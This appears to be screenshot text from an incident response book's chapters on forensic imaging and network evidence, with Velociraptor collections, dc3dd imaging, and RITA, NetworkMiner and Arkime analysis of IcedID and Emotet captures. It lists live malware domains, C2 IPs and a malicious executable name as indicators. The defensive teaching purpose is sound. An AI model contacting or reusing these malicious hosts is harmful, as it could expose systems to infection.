We recommend that timeouts and upload limits be used conservatively with this artifact because we can upload really vast quantities of data very quickly.

### Parameters

Name	Type	Default	Description
UseAutoAccessor	bool	Y	Uses file accessor when possible instead of ntfs parser - this is much faster.
Device	c:		Name of the drive letter to search.
VSSAnalysis	bool		If set we run the collection across all VSS and collect only unique changes.
_BasicCollection	bool		Basic Collection (by Phill Moore): \$Boot, \$J, \$J, \$LogFile, \$MFT, \$Max, \$Max, \$T, \$T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK

Select Artifacts

Configure Parameters

Specify Resources

Review

Launch

## New Collection: Configure Parameters

- Artifact	
- Windows.KapeFiles.Targets	

**UseAutoAccessor**  Uses file accessor when possible instead of ntfs parser - this is much faster.

**Device** C:

**VSSAnalysis**  If set we run the collection across all VSS and collect only unique changes.

**\_BasicCollection**  Basic Collection (by Phill Moore): \$Boot, \$J, \$J, \$LogFile, \$MFT, \$Max, \$Max, \$T, \$T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK Files XP, Event logs Win7+, Event logs Win7+, Event logs XP, LNK Files from C:\ProgramData, LNK Files from Microsoft Office Recent, LNK Files from Recent, LNK Files from Recent (XP), Local Service registry hive, Local Service registry hive, Local Service registry transaction files, Local Service registry transaction files, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT registry hive, NTUSER.DAT registry hive XP, NTUSER.DAT registry transaction files, Network Service registry hive, Network Service registry hive, Network Service registry transaction files, Network Service registry transaction files, PowerShell Console Log, Prefetch, RECYCLER - WinXP, RecentFileCache, RecentFileCache, Recycle Bin - Windows Vista+, RegBack registry transaction files, RegBack registry transaction files, Restore point LNK Files XP, SAM registry hive, SAM registry hive, SAM registry hive (RegBack), SAM registry hive (RegBack), SAM registry transaction files, SAM registry transaction files, SECURITY registry hive, SECURITY registry hive, SECURITY registry hive (RegBack), SECURITY registry hive (RegBack), SECURITY registry transaction files, SECURITY registry transaction files, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive (RegBack), SOFTWARE registry hive (RegBack), SOFTWARE registry transaction files, SOFTWARE registry transaction files, SOFTWARE registry transaction files, SOFTWARE registry transaction files, SRUM, SRUM, SYSTEM registry hive, SYSTEM registry hive, SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry transaction files, SYSTEM registry transaction files, Setupapi.log Win7+, Setupapi.log Win7+, Setupapi.log XP, Syscache, Syscache transaction files, System Profile registry hive, System Profile registry hive, System Profile registry transaction files, System Profile registry transaction files, System Restore Points Registry Hives (XP), Thumbcache DB, UsrClass.dat registry hive, UsrClass.dat registry transaction files, WindowsIndexSearch, XML, XML, at job, at job, at SchedLgU.txt, at SchedLgU.txt

## New Collection: Review request

```
1 ▾ {  
2 ▾   "artifacts": [  
3     "Windows.KapeFiles.Targets"  
4   ],  
5   "specs": [  
6     {  
7       "artifact": "Windows.KapeFiles.Targets",  
8       "parameters": {  
9         "env": [  
10          {  
11            "key": "_BasicCollection",  
12            "value": "Y"  
13          }  
14        ]  
15      }  
16    ]  
17  }  
18 }
```



F.C9PGNBRNPT0PC

Windows.KapeFiles.Targets

## Results

### Artifacts with Results

Windows.KapeFiles.Targets/All File  
MetadataWindows.KapeFiles.Targets/Uploads

Total Rows

1202

Uploaded Bytes

608775661 / 608775661

Files uploaded

600

Download Results




### Available Downloads

Name	Size (Mb)	Date
<a href="#">DESKTOP-9SK5KPF-C.61ccda4581e72dd1-F.C9PGNBRNPT0PC</a>	71 Mb	2022-05-04T23:41:37Z

Name	Date modified	Type
AppData	5/4/2022 5:43 PM	File folder
NTUSER.DAT	5/4/2022 5:43 PM	DAT File
NTUSER.DAT.idx	5/4/2022 5:43 PM	IDX File
ntuser.dat.LOG1	5/4/2022 5:43 PM	LOG1 File
ntuser.dat.LOG1.idx	5/4/2022 5:43 PM	IDX File
ntuser.dat.LOG2	5/4/2022 5:43 PM	LOG2 File

## Chapter 8: Forensic Imaging




Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>fsutil behavior query disabledeletenotify
NTFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)
ReFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)

C:\WINDOWS\system32>
```



## Task Properties



Select Data to Erase

Target type: Drive/Partition


Erasure method: (default)

Settings

Seagate Expansion Drive (E:)

OK Cancel

OK Cancel




Eraser





Erase Schedule | Settings | Help | ERASER 6.2

## Erase Schedule

Task Name	Next Run	Status
Tasks executed manually		
Partition: Seagate Expansion Drive (E:)	Not queued	







## Select Drive

X

### Source Drive Selection

Please select from the following available drives:

\\.\PHYSICALDRIVE2 - ST9500424AS SCSI Disk Device [500GB S( ▾)

< Back

Finish

Cancel

Help

## Create Image

X

### Image Source

\\.\PHYSICALDRIVE2

Starting Evidence Number: 1

### Image Destination(s)

Add...

Edit...

Remove

Add Overflow Location

Verify images after they are created     Precalculate Progress Statistics

Create directory listings of all files in the image after they are created

Start

Cancel

## Select Image Type

X

Please Select the Destination Image Type

- Raw (dd)
- SMART
- E01
- AFF

< Back

Next >

Cancel

Help

## Evidence Item Information

X

Case Number: Compromised Laptop

Evidence Number: E\_01

Unique Description: Seagate HDD S/N S2V0HV93

Examiner: Gerard Johansen

Notes: Taken from LT potentially compromised with RAT

< Back

Next >

Cancel

Help

## Select Image Destination

X

Image Destination Folder

D:\

Browse

Image Filename (Excluding Extension)

E\_01\_Physical Image

Image Fragment Size (MB)

0

For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

6




Use AD Encryption


< Back

Finish

Cancel

Help





Drive/Image Verify Results	
Name	E_01_Physical Image.E01
Sector count	625142448
MDS Hash	
Computed hash	b503d5b285286dbc69842a0828a6f8af
Stored verification hash	b503d5b285286dbc69842a0828a6f8af
Report Hash	b503d5b285286dbc69842a0828a6f8af
Verify result	Match
SHA1 Hash	
Computed hash	abe3d41a3a544419a1716c50d063341de03374d7
Stored verification hash	abe3d41a3a544419a1716c50d063341de03374d7
Report Hash	abe3d41a3a544419a1716c50d063341de03374d7
Verify result	Match
Bad Sector List	
Bad sector(s)	No bad sectors found

Close

This screenshot shows a "Drive/Image Verify Results" window. It displays the following data:

Drive/Image Verify Results	
Name	E_01_Physical Image.E01
Sector count	625142448
MDS Hash	
Computed hash	b503d5b285286dbc69842a0828a6f8af
Stored verification hash	b503d5b285286dbc69842a0828a6f8af
Report Hash	b503d5b285286dbc69842a0828a6f8af
Verify result	Match
SHA1 Hash	
Computed hash	abe3d41a3a544419a1716c50d063341de03374d7
Stored verification hash	abe3d41a3a544419a1716c50d063341de03374d7
Report Hash	abe3d41a3a544419a1716c50d063341de03374d7
Verify result	Match
Bad Sector List	
Bad sector(s)	No bad sectors found

```
Administrator: Command Prompt - EDDv302.exe
C:\Users\madno\Downloads\EDDv302>EDDv302.exe

Encrypted Disk Detector v3.0.2
Copyright (c) 2009-2021 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is governed by the End User License Agreement a
vailable at www.magnetforensics.com/legal. //

* Checking physical drives on system... *

Checking PhysicalDrive0 - BA HFS512GD9TNG-62A0A (512 GB) - Status: OK

* Completed checking physical drives on system. *

* Now checking logical volumes on system... *

Drive C: [Label: Local Disk] (PhysicalDrive0), Drive Type: Fixed, Filesystem: NTFS, Size: 510 GB, Free Space: 383 GB

* Completed checking logical volumes on system. *

* Running Secondary Bitlocker Check... *

Volume C: [Local Disk] is encrypted using Bitlocker.


* Completed Secondary Bitlocker Check... *

* Checking for running processes... *

* Completed checking running processes. *

*** Encrypted volumes and/or processes were detected by EDD. ***

Press any key to continue...
(use 'EDD /batch' to bypass this prompt next time)
```



```
caine@caine: ~
File Edit View Search Terminal Help
caine@caine:~$ sudo fdisk -l
Disk /dev/loop0: 3,77 GiB, 4023779328 bytes, 7858944 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/sda: 447,13 GiB, 480103981056 bytes, 937703088 sectors
Disk model: WDC WDS480G2G0A-
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x79de8545

Device      Boot   Start     End   Sectors   Size Id Type
/dev/sda1        2048 123796889 123794842    59G 27 Hidden NTFS WinRE
/dev/sda2    *  123797504 124744724    947221 462,5M 27 Hidden NTFS WinRE
/dev/sda3       124745728 937703087 812957360 387,7G    7 HPFS/NTFS/exFAT
```


```
caine@caine: ~
File Edit View Search Terminal Help
Disk /dev/sdb: 4,56 TiB, 5000981077504 bytes, 9767541167 sectors
Disk model: BUP BK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: 42DE8387-AC4E-471A-A910-22F14F970169

Device      Start     End   Sectors   Size Type
/dev/sdb1       34     32767    32734    16M Microsoft reserved
/dev/sdb2  32768 9767538687 9767505920  4,6T Microsoft basic data

Partition 1 does not start on physical sector boundary.

Disk /dev/sdc: 14,61 GiB, 15669919744 bytes, 30605312 sectors
Disk model: Cruzer Glide
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa50fc981

Device      Boot Start     End   Sectors   Size Id Type
/dev/sdcl    *    2048 30605311 30603264 14,6G    c W95 FAT32 (LBA)
```



```
caine@caine:/mnt/Disk_Images/Incident2022-034
File Edit View Search Terminal Help
caine@caine:/mnt/Disk_Images/Incident2022-034$ sudo dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt

dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt
device size: 937703088 sectors (probed), 480,103,981,056 bytes
sector size: 512 bytes (probed)
480103981056 bytes ( 447 G ) copied ( 100% ), 11176 s, 41 M/s
```

```
input results for device `/dev/sda':
937703088 sectors in
0 bad sectors replaced by zeros
9fc8eb158e5665a05875f4f5f2e6f791 (md5)

output results for file `ACMELaptop056.img':
937703088 sectors out

dc3dd completed at 2022-05-25 01:23:30 +0200
```

Name	Date modified	Type	Size
ACMELaptop056.img	5/24/2022 5:23 PM	Disc Image File	468,851,544 KB
ACMELaptop56.txt	5/24/2022 5:23 PM	TXT File	1 KB

## Chapter 9: Analyzing Network Evidence

Src Addr	Dst Addr	Sport	Dport	Proto	Packets	Bytes	Flows
192.168.1.7	192.168.2.56	5734	22	tcp	42	3028	1
192.168.1.5	192.168.2.45	3687	22	tcp	52	2564	1
192.168.1.7	192.168.2.55	4675	22	tcp	1	1240	1
192.168.1.6	192.168.2.34	6897	22	tcp	46	4056	1
192.168.1.6	192.168.2.56	3657	445	tcp	325	56798	1

Queries: 24 new, 24 total, EOF				
Sources	Count	%	cum%	
10.3.21.102	24	100.0	100.0	

```
dfir@ubuntu:~/rita$ ls -al
total 9868
drwxrwxr-x  2 dfir dfir    4096 Jun  6 07:42 .
drwxr-xr-x 19 dfir dfir    4096 May 29 17:07 ..
-rw-rw-r--  1 dfir dfir   61321 Jun  6 07:42 conn.log
-rw-rw-r--  1 dfir dfir   10856 Jun  6 07:42 dce_rpc.log
-rw-rw-r--  1 dfir dfir   19588 Jun  6 07:42 dns.log
-rw-rw-r--  1 dfir dfir   33352 Jun  6 07:42 files.log
-rw-rw-r--  1 dfir dfir    2666 Jun  6 07:42 http.log
-rw-rw-r--  1 dfir dfir 9845456 Jun  6 07:38 icedid.pcap
-rwxrwxr-x  1 dfir dfir  28088 Mar 24 12:29 install.sh
-rw-rw-r--  1 dfir dfir    1353 Jun  6 07:42 kerberos.log
-rw-rw-r--  1 dfir dfir     254 Jun  6 07:42 packet_filter.log
-rw-rw-r--  1 dfir dfir     750 Jun  6 07:42 pe.log
-rw-rw-r--  1 dfir dfir    1150 Jun  6 07:42 smb_mapping.log
-rw-rw-r--  1 dfir dfir  20003 Jun  6 07:42 ssl.log
-rw-rw-r--  1 dfir dfir     814 Jun  6 07:42 weird.log
-rw-rw-r--  1 dfir dfir 43084 Jun  6 07:42 x509.log
```

```
dfir@ubuntu:~/rita$ rita import *.log IcedID
[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log packet_filter.log pe.lo
g smb_mapping.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: IcedID ...
[-] Parsing ssl.log -> IcedID
[-] Parsing conn.log -> IcedID
[-] Parsing dns.log -> IcedID
[-] Parsing http.log -> IcedID
[-] Finished parsing logs in 4ms
[-] Host Analysis: 43 / 43 [=====] 100 %
[-] UConn Analysis: 42 / 42 [=====] 100 %
[!] No Proxy UConn data to analyze
[-] Exploded DNS Analysis: 40 / 40 [=====] 100 %
[-] Hostname Analysis: 40 / 40 [=====] 100 %
[-] Beacon Analysis: 42 / 42 [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ... [ ]
[-] FQDN Beacon Analysis: 32 / 32 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis: 4 / 4 [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

```
dfir@ubuntu:~/rita$ rita
NAME:
    rita - Look for evil needles in big haystacks.

USAGE:
    rita [global options] command [command options] [arguments...]

VERSION:
    v4.5.1

COMMANDS:
    delete, delete-database  Delete imported database(s)
    import                   Import zeek logs into a target database
    html-report              Create an html report for an analyzed database
    show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN Analysis)
    show-beacons-proxy       Print hosts which show signs of C2 software (internal -> Proxy)
    show-beacons             Print hosts which show signs of C2 software
    show-bl-hostnames        Print blacklisted hostnames which received connections
    show-bl-source-ips       Print blacklisted IPs which initiated connections
    show-bl-dest-ips         Print blacklisted IPs which received connections
    list, show-databases     Print the databases currently stored
    show-explored-dns        Print dns analysis. Exposes covert dns channels
    show-long-connections    Print long connections and relevant information
    show-open-connections    Print open connections and relevant information
    show-strobes              Print strobe information
    show-useragents           Print user agent information
    test-config               Check the configuration file for validity
    help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
    --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
    --help, -h                  show help
    --version, -v                print the version
```

```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl C
ount,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.838,10.1.28.101,149.255.35.174,234,21778,58,28609,2,3004,161,154,0,0,0,0,5096275
```

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
Score,Source IP,FQDN,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top S
ize Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.838,10.1.28.101,driverpackcdn.com,234,21778,58,28609,2,3004,161,154,0,0,0,0,0
```

**NetworkMiner 2.7.3**

File Tools Help

-- Select a network adapter in the list --

Hosts (30) Files (49) Images Messages Credentials (3) Sessions (94) DNS (63) Parameters (1293) Keywords Anomalies

Sort Hosts On: IP Address (ascending) Sort and Refresh

Case Panel

Filename	MD5
2022-03....	81b0a1...

Reload Case Files

Buffered Frames to Parse:

**NetworkMiner 2.7.3**

File Tools Help

-- Select a network adapter in the list --

Hosts (30) Files (49) Images Messages Credentials (3) Sessions (94) DNS (63) Parameters (1293) Keywords Anomalies

Filter keyword:   Case sensitive  ExactPhrase  Any column

Frame nr. Filename Extension Size Source host S. port Destination host

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host
6	index.txt	bt	13 B	52.20.78.240 [api.ipify.org.herokuapp.com] [api.ipify.org]	TCP 80	10.3.21.102 (Windows)
15	forum.php.html	html	132 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 (Windows)
24	207.bin	bin	799 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
28	207s.bin	bin	799 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
32	xp3A.octet-stream	octet-stream	211 016 B	23.227.198.207 [23.227.198.207]	TCP 80	10.3.21.102 (Windows)
522	graph.windows.net.cer	cer	4 243 B	20.190.151.131 [www.tm.a.prd.aadg.akadns.net] [prda.aadg.msidentity.com]	TCP 443	10.3.21.102 (Windows)
522	DigiCert SHA2 Secure Server .cer	cer	1 260 B	20.190.151.131 [www.tm.a.prd.aadg.akadns.net] [prda.aadg.msidentity.com]	TCP 443	10.3.21.102 (Windows)
47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedslbprdcus17.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedslbprdcus17.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscprdwus03.westus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscprdwus03.westus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 (Windows)
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 (Windows)
3307	NOP8QIMGV3W47Y.zip	zip	157 507 B	10.3.21.102 [DESKTOP-CLIENT1] (Windows)	TCP 49823	5.63.155.126 [sughicent.com]
3307	blaka.php[1].html	html	0 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3556	forum.php[1].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3583	settings-win.data.microsoft_.cer	cer	1 517 B	52.183.220.149 [settings-prod-scus-2.southcentralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Win
3583	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.183.220.149 [settings-prod-scus-2.southcentralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Win
3632	forum.php[2].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3692	forum.php[3].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3734	forum.php[4].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3748	events.data.microsoft.com.cer	cer	2 170 B	52.182.143.208 [onedscprdcus04.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Win
3748	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.182.143.208 [onedscprdcus04.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Win
3794	forum.php[5].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3844	forum.php[6].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win
3886	forum.php[7].html	html	12 B	185.68.93.4 [nanogeekr.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Win

Case Panel



Filename	MD5
2022-03....	81b0a1...

Reload Case Files

Buffered Frames to Parse:

47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azure...]
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azure...]
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...]
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...]
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]

```
arkime@arkime:/opt/arkime/bin
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 305/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/mac.src.cnt 174/155 0ms 19ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 304/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/mac.dst 221/150 0ms 20ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 303/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dscp.src 184/155 0ms 21ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 302/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dscp.dst 172/152 0ms 22ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 301/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dhcp.type.cnt 138/155 0ms 31ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 300/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dhcp.token 171/157 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 299/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dhcp.oui 124/153 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 298/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/user.cnt 148/153 0ms 34ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 297/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dscp.src.cnt 196/155 0ms 36ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 296/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/session.segments 149/157 0ms 35ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 295/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dscp.dst 177/152 0ms 51ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 294/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/dhcp.id.cnt 148/155 0ms 50ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 293/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/country.dns 157/154 0ms 52ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 292/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/ip.dns.nameserver 133/158 0ms 53ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 291/30 ASYNC 201 http://localhost:9200/arkime_fields/_doc/asn.dns.nameserver 162/158 0ms 54ms
```



		Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes
[+]	tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58562	8.253.112.108 US	80	11	621 1,231
[+]	tcp	2022/02/25 14:52:18	2022/02/25 14:53:19	10.2.25.101	58561	104.94.77.31 US	80	11	490 1,100

### Info

URI - ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?0501ff5fb094d9e9

URI - x1.c.lencr.org/

**Id** 220225-tK9bNJ79C4INBZnfnjKUTSkH    **Community Id:** 1:tV1pYtEpd44m7WfXp+2d6Yj4jj0=

**Time** 2022/02/25 14:52:19 - 2022/02/25 14:53:19

**Node** arkime

**Protocols** http tcp

**IP Protocol** tcp

**Src** Packets 6 Bytes 623 Databytes 287

**Dst** Packets 5 Bytes 608 Databytes 334

**Ethernet** Src Mac 00:08:02:1c:47:ad OUI Hewlett Packard    Dst Mac 20:e5:2a:b6:93:f1 OUI Netgear

**Src IP/Port** 10.2.25.101 : 58562

**Dst IP/Port** 8.253.112.108 : 80 ( US ) [ AS3356 LEVEL3 ] { ARIN }

**Payload8** Src 474554202f6d7364 ( GET /msd )    Dst 485454502f312e31 ( HTTP/1.1 )

**Tags** +

**Files** /home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap

**TCP Flags** SYN 1    SYN-ACK 1    ACK 5    PSH 3    RST 0    FIN 2    URG 0

### HTTP

**Method** GET

**Status code** 304

**Hosts** ctldl.windowsupdate.com

**User Agents** Microsoft-CryptoAPI/10.0


**Request Headers** accept connection host if-modified-since if-none-match user-agent

**Client Versions** 1.1

**Response Headers** age cache-control connection date etag expires last-modified msregion server x-ccc x-cid x-powered-by


**Server Versions** 1.1

**server Header** Microsoft-IIS/10.0




No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	10.4.14.101	TCP
731	85.565098	10.4.14.101	204.79.197.219	TCP
732	85.565175	204.79.197.219	10.4.14.101	TCP
733	85.565175	10.4.14.101	204.79.197.219	TCP
734	85.565348	204.79.197.219	10.4.14.101	TCP
735	85.565380	204.79.197.219	10.4.14.101	TLSv1.2
736	85.565380	10.4.14.101	204.79.197.219	TCP
737	85.611504	10.4.14.101	10.4.14.4	DNS
738	85.613032	10.4.14.101	204.79.197.219	TCP
739	85.895409	10.4.14.101	10.4.14.4	DNS
740	85.945248	10.4.14.4	10.4.14.101	DNS
741	85.946784	10.4.14.101	208.91.198.131	TCP
742	86.108025	208.91.198.131	10.4.14.101	TCP
743	86.108518	10.4.14.101	208.91.198.131	TCP
744	86.109239	10.4.14.101	208.91.198.131	HTTP
745	86.200705	10.4.14.101	239.255.255.250	SSDP
746	86.235023	10.4.14.101	224.0.0.251	MDNS
747	86.236306	208.91.198.131	10.4.14.101	TCP
748	87.170753	208.91.198.131	10.4.14.101	HTTP
749	87.214232	10.4.14.101	208.91.198.131	TCP
750	87.227980	10.4.14.101	208.91.198.131	HTTP
751	87.443277	208.91.198.131	10.4.14.101	TCP

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
731	85.565098	DESKTOP-S9U1NBH.l...	204.79.197.219	TCP
732	85.565175	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
733	85.565175	DESKTOP-S9U1NBH.l...	204.79.197.219	TCP
734	85.565348	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
735	85.565380	204.79.197.219	DESKTOP-S9U1NBH.loc...	TLSv1.2
736	85.565380	DESKTOP-S9U1NBH.l...	204.79.197.219	TCP
737	85.611504	DESKTOP-S9U1NBH.l...	fbodyguards-dc.fant...	DNS
738	85.613032	DESKTOP-S9U1NBH.l...	204.79.197.219	TCP
739	85.895409	DESKTOP-S9U1NBH.l...	fbodyguards-dc.fant...	DNS
740	85.945248	fbodyguards-dc.fa...	DESKTOP-S9U1NBH.loc...	DNS
741	85.946784	DESKTOP-S9U1NBH.l...	geobram.com	TCP
742	86.108025	geobram.com	DESKTOP-S9U1NBH.loc...	TCP
743	86.108518	DESKTOP-S9U1NBH.l...	geobram.com	TCP
744	86.109239	DESKTOP-S9U1NBH.l...	geobram.com	HTTP
745	86.200705	DESKTOP-S9U1NBH.l...	239.255.255.250	SSDP
746	86.235023	DESKTOP-S9U1NBH.l...	224.0.0.251	MDNS
747	86.236306	geobram.com	DESKTOP-S9U1NBH.loc...	TCP
748	87.170753	geobram.com	DESKTOP-S9U1NBH.loc...	HTTP
749	87.214232	DESKTOP-S9U1NBH.l...	geobram.com	TCP
750	87.227980	DESKTOP-S9U1NBH.l...	geobram.com	HTTP
751	87.443277	geobram.com	DESKTOP-S9U1NBH.loc...	TCP



[ ip.src==10.4.14.101 ]

No.	Time	Source	Destination	Protocol
7	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
8	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
11	0.016956	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
12	0.017069	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
13	0.017167	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
15	0.017638	DESKTOP-S9U1NBH.1...	224.0.0.251	MDNS
17	0.017759	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
18	0.017928	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
20	0.019548	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
21	0.019671	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
23	0.020796	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
25	0.024289	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
27	0.025112	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
